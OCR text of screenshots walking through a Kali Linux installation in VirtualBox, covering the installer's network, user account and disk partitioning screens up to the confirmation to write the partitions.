

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:37
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Set up users and passwords
A user account will be created for you to use instead of the root account for non-administrative activities.
Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.
Full name for the new user:
maran
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:38
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Set up users and passwords
Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.
Username for your account:
maran
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:38
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Set up users and passwords
Make sure to select a strong password that cannot be guessed.
Choose a password for the new user:
Show Password in Clear
Please enter the same user password again to verify you have typed it correctly.
Re-enter password to verify:
Show Password in Clear
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:38
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
Starting up the partitioner
Please wait...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:39
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:39
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI3 (0,0,0) (sda) - 34.4 GB ATA VBOX HARDDISK
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:39
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
Selected for partitioning:
SCSI3 (0,0,0) (sda) - ATA VBOX HARDDISK: 34.4 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /var, and /tmp partitions
Separate /var and /srv, swap < 1GB (for servers)
Small-disk (< 10GB) partitioning scheme
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:40
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes
SCSI3 (0,0,0) (sda) - 34.4 GB ATA VBOX HARDDISK
> #1 primary 32.6 GB f ext4 /
> #5 logical 1.8 GB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:40
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:40
12-01-2025

